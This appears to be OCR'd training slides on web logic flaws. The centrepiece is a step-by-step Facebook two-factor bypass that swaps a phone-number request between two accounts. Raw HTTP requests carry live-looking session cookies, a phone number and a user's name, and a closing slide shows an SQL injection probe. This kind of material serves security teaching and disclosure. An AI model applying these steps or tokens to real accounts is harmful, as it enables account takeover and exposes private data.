
There was a problem with this request. We're working on getting it fixed as soon as we can.

Back to previous page · Report a Problem

Facebook will ask you to report a problem on the condition that you must complete the first step for authentication, meaning that you have already logged into your account

Other Type of Logical Flaws

if a problem occurs when completing the first step of authentication, and you are unable to access your data such as "your profile etc …. “and you want to inform Facebook about that


Search Facebook
Search
Home Edit Profile Messages Notifications Chat Find Friends Pages Groups Menu

Something Isn't Working

- Forgot Password?
- Can't change phone number
- Can't change name
- Can't reply to conversation

Find more answers in the Help Center

Let us know about a broken feature

Be sure to mention which page you were on and what you were doing when you encountered the problem.

Select a product

What went wrong?

Attach optional screenshot: Browse... No files selected.

Your device and carrier information will be attached to the report.


Although we regularly use this data to improve the quality of the site, we do not reply to bugs submitted through this form on an individual basis. This is not the correct place to report abuse or policy violations. If you are looking to report something other than a technical problem, please see the Help Center.

Other Type of Logical Flaws

Wait : Facebook forces you to tell them about the problem

view the picture again : oh no !!!! , i saw something interesting, my account was accessed when i enter into the “Report a Problem form“

➔ "Report a problem form" allows me to access my account



Something Isn't Working

- Forgot Password?
- Can't change phone number
- Can't change name
- Can't reply to conversation

Find more answers in the Help Center

Let us know about a broken feature

Be sure to mention which page you were on and what you were doing when you encountered the problem.


What went wrong?

Attach optional screenshot: Browse... No files selected.

Your device and carrier information will be attached to the report.
Although we regularly use this data to improve the quality of the site, we do not reply to bugs submitted through this form on an individual basis. This is not the correct place to report abuse or policy violations. If you are looking to report something other than a technical problem, please see the Help Center.

Remember

We are still here to skip the second step of authentication



We sent an SMS with the code to **55 201 321**


Enter confirmation code

FB-

Other Type of Logical Flaws

Uh!! i had a great idea, we can create a Request Issue within the second authentication step even though Facebook does not allow us to do that.

➔ It is an evil and genius way of thinking



➔ How will we do it:

We have re-read all requests within the second step of authentication within our account Y

We cannot withdraw a request from a third party because Facebook works in a way that the process must be done from within Facebook to create a "request issue", meaning that we will need requests related to Facebook

We created X account that also needed to skip the second step of authentication because we created it using information that we do not own

We can play with all requests inside the Y and X accounts

Other Type of Logical Flaws

For Example

Focus on :

➔ We can play with all requests inside the Y and X account

➔ But i need to open my ACCOUNT = Y

What if we entered a REQUEST from account X to account Y, what would happen to Y ?

Other Type of Logical Flaws

What would happen to Y ?

Account X > Account Y

|

logout & redirect to login again to Y

|

Login

|

Account Y > Account X = ????????

Other Type of Logical Flaws

Facebook will redirect us to "Login" , we will click on the (Y) account to log in to it. Here, the “Account X” request, which is originally a fake request not related to the “Y” account, will be executed.

And Facebook will implement it on the basis that it requested (X), but we wants to enter again to the account (Y), and here will appear to us a "request issue" and through which the attacker will go through the "info verification" and open the account

Other Type of Logical Flaws

account (X) account (Y)

| |

copy replace (Confirm by Email) request

(add phone number) with (add phone number)

request request (Account X)

|

|

what happened !!

X > Y

Y > X

= ??

after perform the operation

X > Y

|

|

Login redirection to (Y)

Y > X

|

Facebook will Execute (account "X" request)

|

Y > X

your not at X account

(Account Y = Request issue)

Y > X = Y = request issue


|

Click "Go to Home or Report a problem"

|


|

account Y opned without verification



```
GET /changeemail HTTP/1.1
Host: mbasic.facebook.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://mbasic.facebook.com/confirmemail.php?email_changed&_
Connection: close
Cookie: datr=Eh3zXX3Ndr_oGfYi7AHu8pTx; wd=1147x527;
fr=1EX4kxiZ1mHupytmC.AWV965CnZu9q8_ssBZsBe4wTohM.Bd8yNF.b7.AAA.0.0.Bd
locale=en_US; dpr=1.3953488372093024; c_user=100045210753196; xs=5%3A
```

```
POST /setphone?ref=dbl HTTP/1.1
Host: mbasic.facebook.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 99
Connection: close
Cookie: datr=Eh3zXX3Ndr_oGfYi7AHu8pTx; wd=1147x527; fr=1EX4kxiZ1mHupytmC.AWWK3mpfEnQW6EbU8GuEb0rE7CE.Bd8yNF.b7.AAA.0.0.
Upgrade-Insecure-Requests: 1

fb_dtsg=AQH4fUeHpSVP%3AAQGASFYq2_Kx&jazoest=22026&old_phone=%2821655201321&country=TN&source=bounce
```




```
GET
/login.php?next=https%3A%2F%2Fmbasic.facebook.com%2Fsetphone%3Fref%3Ddbl&refsrc=https%3A%2F%2Fmbasic.facebook.com%2Fsetph
3Fref%3Ddbl&ref=dbl&_rdr HTTP/1.1
Host: mbasic.facebook.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://mbasic.facebook.com/confirmemail.php?email_changed&_rdr
Connection: close
Cookie: datr=Eh3zXX3Ndr_oGfYi7AHu8pTx; wd=1147x527;
fr=1EX4kxiZ1mHupytmC.AWV965CnZu9q8_ssBZsBe4wTohM.Bd8yNF.b7.AAA.0.0.Bd_z2f.AWUpNnIR; sb=8SPzXVQyy1SGrGtS0eDLUMbC;
locale=en_US; dpr=1.3953488372093024
Upgrade-Insecure-Requests: 1
```

Other Type of Logical Flaws

account (X)   account (Y)
| |
copy   replace (Confirm by Email) request
(add phone number)   with (add phone number)
request   request (Account X)


|
|
what happened !!
X > Y
Y > X
= ??
after perform the operation
X > Y
|
|
Login redirection to (Y)
Y > X
|
Facebook will Execute (account "X" request)
|
Y > X
your not at X account
(Account Y = Request issue)
Y > X = Y = request issue
|
Click "Go to Home or Report a problem"
|
|
account Y opned without verification



Choose Your Account

ACCOUNT X


Saif Massaoudi



Your Request Couldn't be Processed

There was a problem with this request. We're working on getting it fixed as soon as we can.

Back to previous page · Report a Problem


Search Facebook
Search
Home Edit Profile Messages Notifications Chat Find Friends Pages Groups Menu

Account Settings

Manage information about you, your payments and your contacts, and your account in general.

Personal Information

Update your name, phone numbers and email addresses.


Translation for Posts

Let us know your translation preferences for posts from friends and bilingual posts.

Payments

Manage your payment settings and see your payment history.

Other Type of Logical Flaws



From this discovery

we understand that the logic flaws are related to the logic in which the service operates, which is in fact a wrong logic, meaning that the service works in a wrong way, and from this we can exploit the wrong way in which the service operates to achieve malicious goals

Outline

- What is a Logic Flaw ?
- Why Logic Flaw ?
- Root Causes of Logic Flaws
- Top 10 Business Logic Attack Vectors
- Other Type of Logical Flaws
- What is the impact of logic vulnerabilities ?

- Technical vulnerabilities VS Logical vulnerabilities

What is the impact of logic vulnerabilities ?

➔ Stealing users' accounts by resetting their passwords

➔ Access to confidential information related to the users accounts

➔ Privilege escalation > escalation from user to super user or admin

➔ Buying with the cheapest price

➔ Delete or change anything in user accounts

➔ Skip the second step of authentication

➔ Manipulating security

Outline

- What is a Logic Flaw ?
- Why Logic Flaw ?
- Root Causes of Logic Flaws
- Top 10 Business Logic Attack Vectors
- Other Type of Logical Flaws
- What is the impact of logic vulnerabilities ?

- Technical vulnerabilities VS Logical vulnerabilities

For Example


How is a SQL injection vulnerability detected?

To find out if the website is vulnerable to this vulnerability, the attacker will send SQL commands to the application database, for example entering malicious code to the vulnerable parameter :

/[path]/document.php?id_document=[SQL-INJECTION!]

if you see an sql error : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' order by **********' at line 1

The website is vulnerable to SQL Injection.



